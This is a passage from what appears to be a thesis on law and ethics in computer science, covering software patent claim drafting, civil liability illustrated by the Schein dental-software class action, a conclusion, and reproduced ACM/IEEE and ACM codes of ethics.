  - (i) a command name object;
  - (ii) a method for drawing the command name object;
  - (iii) a pure virtual select method for selecting the menu object;
- (b) a sub-menu command object derived from the abstract menu object, and comprising a pure virtual execute method;
- (c) a menu command object derived from the abstract menu object, comprising:
  - (i) a plurality of the sub-menu command objects; and
  - (ii) a select method for selecting one of the sub-menu command objects; and
- (d) a menu bar object derived from the abstract menu object, comprising:
  - (i) a plurality of the menu command objects; and
  - (ii) a select method for selecting one of the menu command objects.

Dependent claims could be drafted to further define the invention, and to provide protection in the event the independent claim is later held invalid. A dependent claim might, for instance, add or modify an instance variable or method. Example dependent claims are:

- 2. The object-oriented menu as recited in claim 1, further comprising:
  - (a) an action command object derived from the sub-menu command object comprising:
    - (i) a select method; and
    - (ii) an execute method for carrying out a specific function; and
  - (b) a dialog command object derived from the sub-menu command object, comprising:
    - (i) a select method; and
    - (ii) an execute method for displaying a user dialog.

3. The object-oriented menu as recited in claim 2, wherein the select method of the action command object and the select method of the dialog command object being called from the menu command object, and wherein the select method of the action command object and the select method of the dialog command object enable highlighting the command name when called from the menu command.

This exercise in analyzing and drafting an application for patent protection of menu objects in a user interface is an indication of just how broad and expansive patent protection has progressed for software. Currently there are in excess of 40,000 software patents in the United States and that list is growing (Lemley, M., et al, 2000, 303). The



pattern as described above shows a clear trend in both law and practice. Increasingly, the developers are seeking to protect their work through the use of patents. A similar type of progression is also evident in copyright. Will this desire to protect on the one hand be accompanied by the duty to respect on the other? Is there a relationship between the two, and, if so, is it direct or inverse? The obligation to honor these property rights exists in both the law and in the ethical codes. It very well may be that the growth in the scope and use of intellectual property law is reflective of that relationship between the law and professional ethics discussed in Section 1.3 above where the legal constraints increase, self-regulatory efforts diminish.

## **CHAPTER 6**

### **CIVIL LIABILITY**

It is a given that just about everything created by man has some imperfection. Most developers and programmers would also agree that this is unquestionably true of software. Agreement becomes tenuous when the question is how much imperfection is acceptable. The professional ethics codes impliedly recognize this. The words used are not superlative or even objective but subjective, e.g. ACM/IEEE § 1.03 ("appropriate"); ACM/IEEE §§ 3.05 and 3.08 ("appropriate"); and ACM/IEEE §§ 3.10 and 3.11 ("adequate").

Safety is, of course, a primary concern of codes – ACM §§ 1.1 and 1.2 emphasize avoiding harm to others while ACM/IEEE § 1.03 speaks in terms of the environment and the quality of life. Product quality is also accentuated – ACM/IEEE §§ 1.03, 3.07, and 3.08 mention meeting and understanding specifications; ACM/IEEE §§ 3.05, 3.10, 3.11, and ACM § 2.1 talk about methods, testing, documentation, integrity and quality; and ACM/IEEE §§ 2.01, 3.04, 4.02 and 7.08 all stress competence and qualification. No less than six of the clauses warn of the duty to avoid false and misleading claims and actions (ACM/IEEE §§ 1.06, 4.04 and 6.07, ACM § 1.3 and 2.5).

These are worthwhile and commendable efforts; but, it is the legal system that draws the bottom line and dictates what risks companies and customers can take. It also gives some answers to the above question - how much imperfection is acceptable? The professional codes, to their credit, recognize this process. Products that cause harm

produce liability. Deception and misrepresentation give rise to a reckoning before the law. This chapter attempts to give a glimpse of how liability may be visited upon software developers and to look at where some of the segments of that bottom line may be located.

Claims for civil harms are traditionally categorized as being either in tort or in contract. This is not the entire domain of civil claims for there are also statutory claims, or to use a legal designation, “causes of action,” that are not clearly classifiable as tort or contract. Contract claims usually embody economic losses, whereas tort claims cover a wider range of harms, notably injuries to the person and or property. Torts can consist of unintentional conduct (see fn.8 for a description of negligence) or intentional conduct. The types of intentional conduct vary widely and a complete description is beyond the scope of this chapter, but they include such actions as the invasion of privacy described in Chapter 2 above and, more commonly, fraud and deception. See Samuelson (1993) for a concise explanation of these theories of liability.

Software for the most part doesn’t usually produce death or physical injuries; however, this is exactly what can result when life and mission critical systems malfunction (see Bennett, P., 1991). Fraud and deception, as demonstrated in the *Henry Schein, Inc. v. Stromboe* (2001) example below (referred to as the Schein case”), appear to be the predominant tort that can plague software developers. Contractual causes of action, such as breach of warranty and breach of contract can and frequently do involve software.

Contract and tort have different characteristics, not the least of which are the type of remedies available. Torts provide for actual and special damages, but the most

noteworthy difference is that a tort remedy may include punitive damages. Punitive or “exemplary” damages are assessed as a punishment and can often exceed actual damages by many multiples. Tort remedies also include equitable actions such as injunctions which are commands that either prohibit or require specific conduct. Contractual remedies usually consist of direct damages that are measured by the value of what was represented less the value of what was actually received. There may be consequential damages, such as lost profits, in appropriate circumstances. Additionally, contracts may include, under certain circumstances, equitable remedies such as rescission (each party returning to the other whatever was exchanged in the contract), restitution (restoring to the non-breaching party whatever he had given) and specific performance (requiring whatever was promised to be delivered).

Contractual damages can be effectively waived and limited under the provisions of the Uniform Commercial Code<sup>26</sup> in many, but not all situations. Software developers and owners frequently attempt to do so in their licenses through signed contractual provisions and what have become known in the industry as shrink-wrap and click-wrap<sup>27</sup> licenses. Examples of shrink-wrap and click-wrap licenses are those in the Schein case which can be found in Appendix M.4. These waiver and damage limitations are not available when the product in question causes a personal injury nor are they effective against certain statutory causes of action.<sup>28</sup>

A software developer’s prime vulnerabilities for civil liability lie in fraud or misrepresentation, and statutory causes of action, and are enhanced with the prospect of a class action. The class action is a judicial procedural weapon for numerous claimants with a common complaint to obtain a remedy where it is not economically feasible to

obtain relief within the traditional framework of a multiplicity of small individual suits for damages. Class actions are available for tort, contract, or statutory types of damages. It is most commonly used when each potential claimant has only a relatively small amount of damages, such as may often be the case for faulty software applications. For example, in a limited damages situation where each purchaser may only be entitled to recover the \$69.95 that he paid for the faulty software, a lawsuit by an individual to recover that amount would be economically impractical; however, if there are ten thousand such complainants and they are aggregated into a “class” in a single lawsuit, the developer would then face the potential of a \$699,500.00 loss.

This is the situation that prevails in the Schein case. The case is an unconventional,<sup>29</sup> albeit timely, example of a software developer facing just such a state of affairs. Henry Schein, Inc. developed and sold software packages designed to assist dentists in the management of their patient and office records. The applications were sold with shrink and click wrapped licenses (see Appendix O.1). The program was originally designed to work with the DOS operating system that was called Easy Dental for DOS. In the mid 1995 the developer created two Windows versions of the program – Easy Dental Lite and Easy Dental for Windows (an enhanced adaptation of Easy Dental Lite). The Windows programs were marketed as being user friendly application that had the following functionalities: inputting, modifying and retrieving patient data records, provider (dentist and hygienist) records, various calendaring, billing, and accounting tasks, as well as being able to produce assorted reports relating to those functions. The application could be used on stand-alone machines or in a networked environment. In

addition, free technical support would be available which had also been offered with the older DOS products.

Not long after the release of the Windows products, the developer began to receive customer complaints regarding the system crashing (general application faults), the application freezing/hanging, (inability of the application to proceed), incorrect information (data corruption), errors when converting or migrating data from other applications, printing difficulties, slow processing, quality of the technical support, and unsolicited updates and unauthorized billings. When these problems weren't corrected to the satisfaction of several of the dentist customers, they banded together and filed suit alleging breach of contract, breach of express and implied warranties, fraud, negligent misrepresentation, violations of the DTPA, and a cause of action under Texas's Unsolicited Goods Statute.<sup>30</sup> At the time of the suit there were approximately fifteen thousand DOS product users and eight thousand Windows products users (Appendix O.2.2).

There are numerous procedural and substantive legal issues in this case. For the purposes of this thesis, only those issues dealing with the quality of the software are considered here.

The evidence produced at the hearing on the certification of the class action (see fn. 29) contained the testimony of experts hired by the parties as to the existence defects. The two expert reports for the complaining parties, Brashear and McGee, are set out in Appendices O.2.1 and O.2.2, respectively. The developer's expert reports are reproduced in Appendices O.3.1, O.3.2, and O.3.3. The reports indicate that the experts performed only black box testing (see Kitchenham, A., & Walker, J., 1989). McGee is an ex-

employee of the developer who was a manager for the Windows products. In addition, another ex-employee who was a programmer for the Windows applications, Wells, gave deposition testimony on the history of the development.

According to both ex-employees the Windows products were rushed through the development cycle (see Appendix O.2.2). The marketing elements of the developer had advertised the future availability of the Windows version of the DOS product and had created a demand. That coupled with the timing of an IPO (an initial public offering of securities in order to raise capital) created pressure for an early release. The programmers were testing their own work without a test plan or schedule. Soon after the release complaints began to filter in and mount

When the programmers began to replicate the errors being complained about and create remedial patches, they came to the conclusion that the database they had selected to use with the application was unable to fully function. The application had been prototyped to run with the Windows Access database engine because it came with the Microsoft Windows operating system and was in that sense free because there would be no additional licensing costs. The thinking was that eventually the application would be interfaced with a commercial or more powerful database. Because of the pressure to complete the product and the fact that the users all had the Access product, the database was never changed. See Appendices O.2.1 and O.2.2.

One of the problems associated with the use of the Access database was that records could be accessed by multiple users at virtually the same time. When adding records, this caused the feature that automatically incremented the unique key to be assigned to the next new record to fail to assign the new key to the correct record causing

the data to become corrupted and the database to be unstable. One of the users would get an error message necessitating a shut down of the application. Also, the utilities used to rebuild the corrupted databases would often result in the loss of data.

The expert employed by the complainants confirmed the problems reported by the users and described by the ex-employees. He testified that he replicated the errors through an automated testing program or a test harness (see Panzl, D., 1978). According to his testimony, the tests were performed on three different machines - one with the minimum requirements as specified by the software, one that was slightly better and one on more powerful hardware. The different machines were chosen in order to replicate user conditions that were prevalent at the time the applications were sold. His report (Appendix O.2.1) indicates that he ran the applications on two networked machines (133 MHz processors and 75MB main memory) with a Windows 98 operating system.

These tests disclosed that there was no data verification for the inputting procedures, e.g. large integer overflows and percent signs were allowed and, in addition to being erroneous would cause the application to hang. Migration of the data from the DOS version to the Windows version would fail with large data sets and the system would fail to lock a record when being accessed by one user on networks with slower machines. This expert's report used function point counts in order to approximate the development time necessary to properly create an application of this magnitude (see Appendix O.2.1). This produced a calculation of between sixteen and twenty months, whereas it was actually produced in approximately six months. It is interesting to note that this report failed to comment upon the deficiency in the testing procedure where the programmers supervised the testing of their own code (Laski, J., 1989).



The developer employed a computer science professor to analyze the Dental Easy Lite and Dental Easy for Windows applications in light of the complaints made by the users and to verify the tests that were run by the complainants' expert. In addition to producing a report of his own in Appendix O.3.1, he reported his results from running the Brashear harness tests (Appendix O.3.2) and criticized the structure of the Brashear Visual Basic harness (Appendix O.3.3). In essence, the developer's expert could not replicate the errors that Brashear experienced, found errors in the testing harness, and concluded that Access is appropriate for a population of from 75 to 100,000 patients. However, the applications were impacted by the amount of memory and processor speed. He ran the applications using the Brasher tests on both a single user machine (Pentium II-400, 128MB main memory) with a Windows 98 operating system and three networked machines (Pentium II-450, 128 MB main memory; Pentium III-400, 128MB main memory; and Pentium III-450, 128MB main memory) using a Windows NT operating system. With respect to the insufficient time available for the product development and testing allegations, he opined that there was not enough information to come to a conclusion on this because it would require very extensive software code analysis, database design and implementation analysis, and network design and implementation analysis (see Appendix O.3.1).

The most salient difference between what these two non-employee experts did was the configurations of the machines upon which they ran their tests. The machines upon which the complainants' expert ran the tests had less capacity than did the machines used by the developer's expert. The rationale given by the complainants' expert was that this more closely approximated the machines upon which the applications were being run

at the time and were also closer to the minimum configurations recommended by the applications' documentation. Whether these experts will remedy this discrepancy by testing the applications on the same or similar hardware before trial is an open question at this time.

The ultimate resolution of the case as well as the judgments surrounding the development and quality of the software and the assessing of fault are reserved for another day. The effort here is to point out, in a real setting, some of the standards and tests against which software will be judged and the potential repercussions that can result.

## **CHAPTER 7**

### **CONCLUSION**

#### **7.1 Summary**

The professional ethical codes have been used as a method as filter to find those areas of the law that, now and the future, have an impact upon the development of computer science. The instantiation of those professional code principles with actual examples has been done to technically illustrate their effect upon the behavior of practitioners of the science. The very severe penalties imposed by the criminal laws for computer abuse surely has some effect upon the once tolerated “hacking” activity of the programming community.

The advances in digital technology can be said to be a catalyst for the current privacy demands, for if the information were not so readily distributable and reproducible, the desire for it may not have arisen. The privacy issue has been a double-edged sword in that it has brought about certain restrictions and limitations upon the development of encryption but has also expanded the ability to develop programs with the declaration that source code can be considered protected speech.

Knowledge of confidentiality obligations in the workplace, the protections available for undertaking the public responsibility to disclosure dangerous situations, and how software ownership is determined, will have an effect on how people conduct themselves and practice their science in the digital workplace.

The intellectual property laws can both hinder and help the advancement of computer science. On the one hand they encourage the innovation necessary for knowledge to develop but are often at odds with the reusable and open code practices that are likewise necessary for the science to flourish. The examples discussed in Chapter 5 make it clear that this tension is dynamic and will continue to influence the technology.

Exposure to liability influences the structure, methods and implementation of an activity. Any physician will confirm that this is true for the science and practice of medicine. It will have similar effects upon the practice of computer science. The erosion of the contractual shrink-wrap protection and the specter of a class action such as the Schein case discussed in Chapter 6 will continue to impact the software development industry.

Another consequence of this study is the relationship between how the professional codes of ethics constrain the development and practice of computer science as compared to the law. The inverse relationship of their influences on computer science can be deduced from the examples and cases discussed here. To the extent that the professional codes seek to modify the conduct of individuals, they are limited due to their lack of specificity and enforcement; both of these elements, however, are typically present in the law.

## **7.2 Future Work**

A main purpose of this thesis has been to create an awareness of the legal and ethical forces that operate on the practice and development of computer science and to demonstrate the reality of these influences through concrete examples. It has of necessity been selective in the issues and examples chosen. The issues selected are dynamic, so that

what is prevalent today may not be of consequence tomorrow. Their continued monitoring should be the order of the day.

Better examples are constantly being created to illustrate how these forces constrain and mold the progress of our technology, especially in the court system. The information is on the public record and available but not very accessible. Diligent efforts can and should be made to find and compile this data in an understandable form in order to learn from it. Knowledge is power. Understanding the forces that shape our technology can provide us with the means to shape those forces.

## **Appendix A**

### **PROFESSIONAL CODES OF ETHICS**

#### **A.1 Software Engineering Code of Ethics and Professional Practice**

##### **ACM/IEEE-CS Joint Task Force on Software Engineering Ethics and Professional Practices**

(Sections not selected to be in Appendix B are noted with endnote explanations)

#### **Preamble**

Computers have a central and growing role in commerce, industry, government, medicine, education, entertainment and society at large. Software engineers are those who contribute by direct participation or by teaching, to the analysis, specification, design, development, certification, maintenance and testing of software systems. Because of their roles in developing software systems, software engineers have significant opportunities to do good or cause harm, to enable others to do good or cause harm, or to influence others to do good or cause harm. To ensure, as much as possible, that their efforts will be used for good, software engineers must commit themselves to making software engineering a beneficial and respected profession. In accordance with that commitment, software engineers shall adhere to the following Code of Ethics and Professional Practice.

The Code contains eight Principles related to the behavior of and decisions made by professional software engineers, including practitioners, educators, managers, supervisors and policy makers, as well as trainees and students of the profession. The Principles identify the ethically responsible relationships in which individuals, groups, and organizations participate and the primary obligations within these relationships. The Clauses of each Principle are illustrations of some of the obligations included in these relationships. These obligations are founded in the software engineer's humanity, in special care owed to people affected by the work of software engineers, and the unique elements of the practice of software engineering. The Code prescribes these as obligations of anyone claiming to be or aspiring to be a software engineer.

It is not intended that the individual parts of the Code be used in isolation to justify errors of omission or commission. The list of Principles and Clauses is not exhaustive. The Clauses should not be read as separating the acceptable from the unacceptable in professional conduct in all practical situations. The Code is not a simple ethical algorithm that generates ethical decisions. In some situations standards may be in tension with each other or with standards from other sources. These situations require the software engineer to use ethical judgment to act in a

manner which is most consistent with the spirit of the Code of Ethics and Professional Practice, given the circumstances.

Ethical tensions can best be addressed by thoughtful consideration of fundamental principles, rather than blind reliance on detailed regulations. These Principles should influence software engineers to consider broadly who is affected by their work; to examine if they and their colleagues are treating other human beings with due respect; to consider how the public, if reasonably well informed, would view their decisions; to analyze how the least empowered will be affected by their decisions; and to consider whether their acts would be judged worthy of the ideal professional working as a software engineer. In all these judgments concern for the health, safety and welfare of the public is primary; that is, the "Public Interest" is central to this Code.

The dynamic and demanding context of software engineering requires a code that is adaptable and relevant to new situations as they occur. However, even in this generality, the Code provides support for software engineers and managers of software engineers who need to take positive action in a specific case by documenting the ethical stance of the profession. The Code provides an ethical foundation to which individuals within teams and the team as a whole can appeal. The Code helps to define those actions that are ethically improper to request of a software engineer or teams of software engineers.

The Code is not simply for adjudicating the nature of questionable acts; it also has an important educational function. As this Code expresses the consensus of the profession on ethical issues, it is a means to educate both the public and aspiring professionals about the ethical obligations of all software engineers.

## PRINCIPLES

### Principle 1: PUBLIC

Software engineers shall act consistently with the public interest. In particular, software engineers shall, as appropriate:

1.01. Accept full responsibility for their own work.<sup>1</sup>

1.02. Moderate the interests of the software engineer, the employer, the client and the users with the public good.<sup>1</sup>

1.03. Approve software only if they have a well-founded belief that it is safe, meets specifications, passes appropriate tests, and does not diminish quality of life, diminish privacy or harm the environment. The ultimate effect of the work should be to the public good.

1.04. Disclose to appropriate persons or authorities any actual or potential danger to the user, the public, or the environment, that they reasonably believe to be associated with software or related documents.

1.05. Cooperate in efforts to address matters of grave public concern caused by software, its installation, maintenance, support or documentation.<sup>1</sup>

1.06. Be fair and avoid deception in all statements, particularly public ones, concerning software or related documents, methods and tools.

1.07. Consider issues of physical disabilities, allocation of resources, economic disadvantage and other factors that can diminish access to the benefits of software.<sup>3</sup>

1.08. Be encouraged to volunteer professional skills to good causes and contribute to public education concerning the discipline.<sup>3</sup>

## Principle 2: CLIENT AND EMPLOYER

Software engineers shall act in a manner that is in the best interests of their client and employer, consistent with the public interest. In particular, software engineers shall, as appropriate:

2.01. Provide service in their areas of competence, being honest and forthright about any limitations of their experience and education.

2.02. Not knowingly use software that is obtained or retained either illegally or unethically.

2.03. Use the property of a client or employer only in ways properly authorized, and with the client's or employer's knowledge and consent.

2.04. Ensure that any document upon which they rely has been approved, when required, by someone authorized to approve it.<sup>1</sup>

2.05. Keep private any confidential information gained in their professional work, where such confidentiality is consistent with the public interest and consistent with the law.

2.06. Identify, document, collect evidence and report to the client or the employer promptly if, in their opinion, a project is likely to fail, to prove too expensive, to violate intellectual property law, or otherwise to be problematic.

2.07. Identify, document, and report significant issues of social concern, of which they are aware, in software or related documents, to the employer or the client.<sup>3</sup>

2.08. Accept no outside work detrimental to the work they perform for their primary employer.



2.09. Promote no interest adverse to their employer or client, unless a higher ethical concern is being compromised; in that case, inform the employer or another appropriate authority of the ethical concern.<sup>1</sup>

### Principle 3: PRODUCT

Software engineers shall ensure that their products and related modifications meet the highest professional standards possible. In particular, software engineers shall, as appropriate:

3.01. Strive for high quality, acceptable cost and a reasonable schedule, ensuring significant tradeoffs are clear to and accepted by the employer and the client, and are available for consideration by the user and the public.<sup>2</sup>

3.02. Ensure proper and achievable goals and objectives for any project on which they work or propose.<sup>1</sup>

3.03. Identify, define and address ethical, economic, cultural, legal and environmental issues related to work projects.

3.04. Ensure that they are qualified for any project on which they work or propose to work by an appropriate combination of education and training, and experience.

3.05. Ensure an appropriate method is used for any project on which they work or propose to work.

3.06. Work to follow professional standards, when available, that are most appropriate for the task at hand, departing from these only when ethically or technically justified.<sup>1</sup>

3.07. Strive to fully understand the specifications for software on which they work.

3.08. Ensure that specifications for software on which they work have been well documented, satisfy the users' requirements and have the appropriate approvals.

3.09. Ensure realistic quantitative estimates of cost, scheduling, personnel, quality and outcomes on any project on which they work or propose to work and provide an uncertainty assessment of these estimates.<sup>2</sup>

3.10. Ensure adequate testing, debugging, and review of software and related documents on which they work.

3.11. Ensure adequate documentation, including significant problems discovered and solutions adopted, for any project on which they work.

3.12. Work to develop software and related documents that respect the privacy of those who will be affected by that software.

3.13. Be careful to use only accurate data derived by ethical and lawful means, and use it only in ways properly authorized.

3.14. Maintain the integrity of data, being sensitive to outdated or flawed occurrences.

3.15 Treat all forms of software maintenance with the same professionalism as new development.

#### Principle 4: JUDGMENT

Software engineers shall maintain integrity and independence in their professional judgment. In particular, software engineers shall, as appropriate:

4.01. Temper all technical judgments by the need to support and maintain human values.<sup>3</sup>

4.02 Only endorse documents either prepared under their supervision or within their areas of competence and with which they are in agreement.

4.03. Maintain professional objectivity with respect to any software or related documents they are asked to evaluate.<sup>1</sup>

4.04. Not engage in deceptive financial practices such as bribery, double billing, or other improper financial practices.

4.05. Disclose to all concerned parties those conflicts of interest that cannot reasonably be avoided or escaped.<sup>2</sup>

4.06. Refuse to participate, as members or advisors, in a private, governmental or professional body concerned with software related issues, in which they, their employers or their clients have undisclosed potential conflicts of interest.<sup>2</sup>

#### Principle 5: MANAGEMENT

Software engineering managers and leaders shall subscribe to and promote an ethical approach to the management of software development and maintenance . In particular, those managing or leading software engineers shall, as appropriate:

5.01 Ensure good management for any project on which they work, including effective procedures for promotion of quality and reduction of risk.<sup>2</sup>

5.02. Ensure that software engineers are informed of standards before being held to them.<sup>2</sup>

5.03. Ensure that software engineers know the employer's policies and procedures for protecting passwords, files and information that is confidential to the employer or confidential to others.

5.04. Assign work only after taking into account appropriate contributions of education and experience tempered with a desire to further that education and experience.<sup>2</sup>

5.05. Ensure realistic quantitative estimates of cost, scheduling, personnel, quality and outcomes on any project on which they work or propose to work, and provide an uncertainty assessment of these estimates.<sup>2</sup>

5.06. Attract potential software engineers only by full and accurate description of the conditions of employment.<sup>2</sup>

5.07. Offer fair and just remuneration.<sup>2</sup>

5.08. Not unjustly prevent someone from taking a position for which that person is suitably qualified.<sup>2</sup>

5.09. Ensure that there is a fair agreement concerning ownership of any software, processes, research, writing, or other intellectual property to which a software engineer has contributed.<sup>2</sup>

5.10. Provide for due process in hearing charges of violation of an employer's policy or of this Code.<sup>2</sup>

5.11. Not ask a software engineer to do anything inconsistent with this Code.<sup>2</sup>

5.12. Not punish anyone for expressing ethical concerns about a project.<sup>2</sup>

#### Principle 6: PROFESSION<sup>4</sup>

Software engineers shall advance the integrity and reputation of the profession consistent with the public interest. In particular, software engineers shall, as appropriate:

6.01. Help develop an organizational environment favorable to acting ethically.

6.02. Promote public knowledge of software engineering.

6.03. Extend software engineering knowledge by appropriate participation in professional organizations, meetings and publications.

6.04. Support, as members of a profession, other software engineers striving to follow this Code.

6.05. Not promote their own interest at the expense of the profession, client or employer.

6.06. Obey all laws governing their work, unless, in exceptional circumstances, such compliance is inconsistent with the public interest.

6.07. Be accurate in stating the characteristics of software on which they work, avoiding not only false claims but also claims that might reasonably be supposed to be speculative, vacuous, deceptive, misleading, or doubtful.

6.08. Take responsibility for detecting, correcting, and reporting errors in software and associated documents on which they work.

6.09. Ensure that clients, employers, and supervisors know of the software engineer's commitment to this Code of ethics, and the subsequent ramifications of such commitment.

6.10. Avoid associations with businesses and organizations which are in conflict with this code.

6.11. Recognize that violations of this Code are inconsistent with being a professional software engineer.

6.12. Express concerns to the people involved when significant violations of this Code are detected unless this is impossible, counter-productive, or dangerous.

6.13. Report significant violations of this Code to appropriate authorities when it is clear that consultation with people involved in these significant violations is impossible, counter-productive or dangerous.

#### Principle 7: COLLEAGUES<sup>4</sup>

Software engineers shall be fair to and supportive of their colleagues. In particular, software engineers shall, as appropriate:

7.01. Encourage colleagues to adhere to this Code.

7.02. Assist colleagues in professional development.

7.03. Credit fully the work of others and refrain from taking undue credit.

7.04. Review the work of others in an objective, candid, and properly documented way.

7.05. Give a fair hearing to the opinions, concerns, or complaints of a colleague.

7.06. Assist colleagues in being fully aware of current standard work practices including policies and procedures for protecting passwords, files and other confidential information, and security measures in general.

7.07. Not unfairly intervene in the career of any colleague; however, concern for the employer, the client or public interest may compel software engineers, in good faith, to question the competence of a colleague.

7.08. In situations outside of their own areas of competence, call upon the opinions of other professionals who have competence in that area.

#### Principle 8: SELF<sup>5</sup>

Software engineers shall participate in lifelong learning regarding the practice of their profession and shall promote an ethical approach to the practice of the profession. In particular, software engineers shall continually endeavor to:

8.01. Further their knowledge of developments in the analysis, specification, design, development, maintenance and testing of software and related documents, together with the management of the development process.

8.02. Improve their ability to create safe, reliable, and useful quality software at reasonable cost and within a reasonable time.

8.03. Improve their ability to produce accurate, informative, and well-written documentation.

8.04. Improve their understanding of the software and related documents on which they work and of the environment in which they will be used.

8.05. Improve their knowledge of relevant standards and the law governing the software and related documents on which they work.

8.06. Improve their knowledge of this Code, its interpretation, and its application to their work.

8.07. Not give unfair treatment to anyone because of any irrelevant prejudices.

8.08. Not influence others to undertake any action that involves a breach of this Code.

8.09. Recognize that personal violations of this Code are inconsistent with being a professional software engineer.

© 1997, 1998 Association for Computing Machinery

## ENDNOTES:

<sup>1</sup>Statement too general to relate to a specific legal standard

<sup>2</sup>Statement related to management practices and not to a legal responsibility

<sup>3</sup>Statement related to a societal improvement and not to a legal responsibility

<sup>4</sup>Statement related to professional standards and not to a legal responsibility

<sup>5</sup>Statement related to self-improvement and not to a legal responsibility

## **A.2 ACM Code of Ethics and Professional Conduct**

(Sections not selected to be in Appendix B are noted with endnote explanations)

### **Preamble**

Commitment to ethical professional conduct is expected of every member (voting members, associate members, and student members) of the Association for Computing Machinery (ACM).

This Code, consisting of 24 imperatives formulated as statements of personal responsibility, identifies the elements of such a commitment. It contains many, but not all, issues professionals are likely to face. Section 1 outlines fundamental ethical considerations, while Section 2 addresses additional, more specific considerations of professional conduct. Statements in Section 3 pertain more specifically to individuals who have a leadership role, whether in the workplace or in a volunteer capacity such as with organizations like ACM. Principles involving compliance with this Code are given in Section 4.

The Code shall be supplemented by a set of Guidelines, which provide explanation to assist members in dealing with the various issues contained in the Code. It is expected that the Guidelines will be changed more frequently than the Code.

The Code and its supplemented Guidelines are intended to serve as a basis for ethical decision making in the conduct of professional work. Secondly, they may serve as a basis for judging the merit of a formal complaint pertaining to violation of professional ethical standards.

It should be noted that although computing is not mentioned in the imperatives of Section 1, the Code is concerned with how these fundamental imperatives apply to one's conduct as a computing professional. These imperatives are expressed in a general form to emphasize that ethical principles which apply to computer ethics are derived from more general ethical principles.

It is understood that some words and phrases in a code of ethics are subject to varying interpretations, and that any ethical principle may conflict with other ethical principles in specific situations. Questions related to ethical conflicts can best be answered by thoughtful consideration of fundamental principles, rather than reliance on detailed regulations

### **1. GENERAL MORAL IMPERATIVES.**

As an ACM member I will ....

### 1.1 Contribute to society and human well-being.

This principle concerning the quality of life of all people affirms an obligation to protect fundamental human rights and to respect the diversity of all cultures. An essential aim of computing professionals is to minimize negative consequences of computing systems, including threats to health and safety. When designing or implementing systems, computing professionals must attempt to ensure that the products of their efforts will be used in socially responsible ways, will meet social needs, and will avoid harmful effects to health and welfare.

In addition to a safe social environment, human well-being includes a safe natural environment. Therefore, computing professionals who design and develop systems must be alert to, and make others aware of, any potential damage to the local or global environment.

### 1.2 Avoid harm to others.

"Harm" means injury or negative consequences, such as undesirable loss of information, loss of property, property damage, or unwanted environmental impacts. This principle prohibits use of computing technology in ways that result in harm to any of the following: users, the general public, employees, employers. Harmful actions include intentional destruction or modification of files and programs leading to serious loss of resources or unnecessary expenditure of human resources such as the time and effort required to purge systems of "computer viruses."

Well-intended actions, including those that accomplish assigned duties, may lead to harm unexpectedly. In such an event the responsible person or persons are obligated to undo or mitigate the negative consequences as much as possible. One way to avoid unintentional harm is to carefully consider potential impacts on all those affected by decisions made during design and implementation.

To minimize the possibility of indirectly harming others, computing professionals must minimize malfunctions by following generally accepted standards for system design and testing. Furthermore, it is often necessary to assess the social consequences of systems to project the likelihood of any serious harm to others. If system features are misrepresented to users, coworkers, or supervisors, the individual computing professional is responsible for any resulting injury.

In the work environment the computing professional has the additional obligation to report any signs of system dangers that might result in serious personal or social damage. If one's superiors do not act to curtail or mitigate such dangers, it may be necessary to "blow the whistle" to help correct the problem or reduce the risk. However, capricious or misguided reporting of violations can, itself, be harmful. Before reporting violations, all relevant aspects of the incident must be thoroughly assessed. In particular, the assessment of risk and responsibility must be credible. It is suggested that advice be sought from other computing professionals. See principle 2.5 regarding thorough evaluations.

### 1.3 Be honest and trustworthy.

Honesty is an essential component of trust. Without trust an organization cannot function effectively. The honest computing professional will not make deliberately false or deceptive claims about a system or system design, but will instead provide full disclosure of all pertinent system limitations and problems.

A computer professional has a duty to be honest about his or her own qualifications, and about any circumstances that might lead to conflicts of interest.

Membership in volunteer organizations such as ACM may at times place individuals in situations where their statements or actions could be interpreted as carrying the "weight" of a larger group of professionals. An ACM member will exercise care to not misrepresent ACM or positions and policies of ACM or any ACM units.

#### 1.4 Be fair and take action not to discriminate.

The values of equality, tolerance, respect for others, and the principles of equal justice govern this imperative. Discrimination on the basis of race, sex, religion, age, disability, national origin, or other such factors is an explicit violation of ACM policy and will not be tolerated.

Inequities between different groups of people may result from the use or misuse of information and technology. In a fair society, all individuals would have equal opportunity to participate in, or benefit from, the use of computer resources regardless of race, sex, religion, age, disability, national origin or other such similar factors. However, these ideals do not justify unauthorized use of computer resources nor do they provide an adequate basis for violation of any other ethical imperatives of this code.

#### 1.5 Honor property rights including copyrights and patent.

Violation of copyrights, patents, trade secrets and the terms of license agreements is prohibited by law in most circumstances. Even when software is not so protected, such violations are contrary to professional behavior. Copies of software should be made only with proper authorization. Unauthorized duplication of materials must not be condoned.

#### 1.6 Give proper credit for intellectual property.

Computing professionals are obligated to protect the integrity of intellectual property. Specifically, one must not take credit for other's ideas or work, even in cases where the work has not been explicitly protected by copyright, patent, etc.

#### 1.7 Respect the privacy of others.

Computing and communication technology enables the collection and exchange of personal information on a scale unprecedented in the history of civilization. Thus there is increased potential for violating the privacy of individuals and groups. It is the responsibility of professionals to maintain the privacy and integrity of data describing individuals. This includes taking precautions to ensure the accuracy of data, as well as protecting it from unauthorized access or accidental disclosure to inappropriate



individuals. Furthermore, procedures must be established to allow individuals to review their records and correct inaccuracies.

This imperative implies that only the necessary amount of personal information be collected in a system, that retention and disposal periods for that information be clearly defined and enforced, and that personal information gathered for a specific purpose not be used for other purposes without consent of the individual(s). These principles apply to electronic communications, including electronic mail, and prohibit procedures that capture or monitor electronic user data, including messages, without the permission of users or bona fide authorization related to system operation and maintenance. User data observed during the normal duties of system operation and maintenance must be treated with strictest confidentiality, except in cases where it is evidence for the violation of law, organizational regulations, or this Code. In these cases, the nature or contents of that information must be disclosed only to proper authorities.

#### 1.8 Honor confidentiality.

The principle of honesty extends to issues of confidentiality of information whenever one has made an explicit promise to honor confidentiality or, implicitly, when private information not directly related to the performance of one's duties becomes available. The ethical concern is to respect all obligations of confidentiality to employers, clients, and users unless discharged from such obligations by requirements of the law or other principles of this Code.

## 2. MORE SPECIFIC PROFESSIONAL RESPONSIBILITIES:

As an ACM computing professional I will ....

2.1 Strive to achieve the highest quality, effectiveness and dignity in both the process and products of professional work.

Excellence is perhaps the most important obligation of a professional. The computing professional must strive to achieve quality and to be cognizant of the serious negative consequences that may result from poor quality in a system.

2.2 Acquire and maintain professional competence.<sup>5</sup>

Excellence depends on individuals who take responsibility for acquiring and maintaining professional competence. A professional must participate in setting standards for appropriate levels of competence, and strive to achieve those standards. Upgrading technical knowledge and competence can be achieved in several ways: doing independent study; attending seminars, conferences, or courses; and being involved in professional organizations.

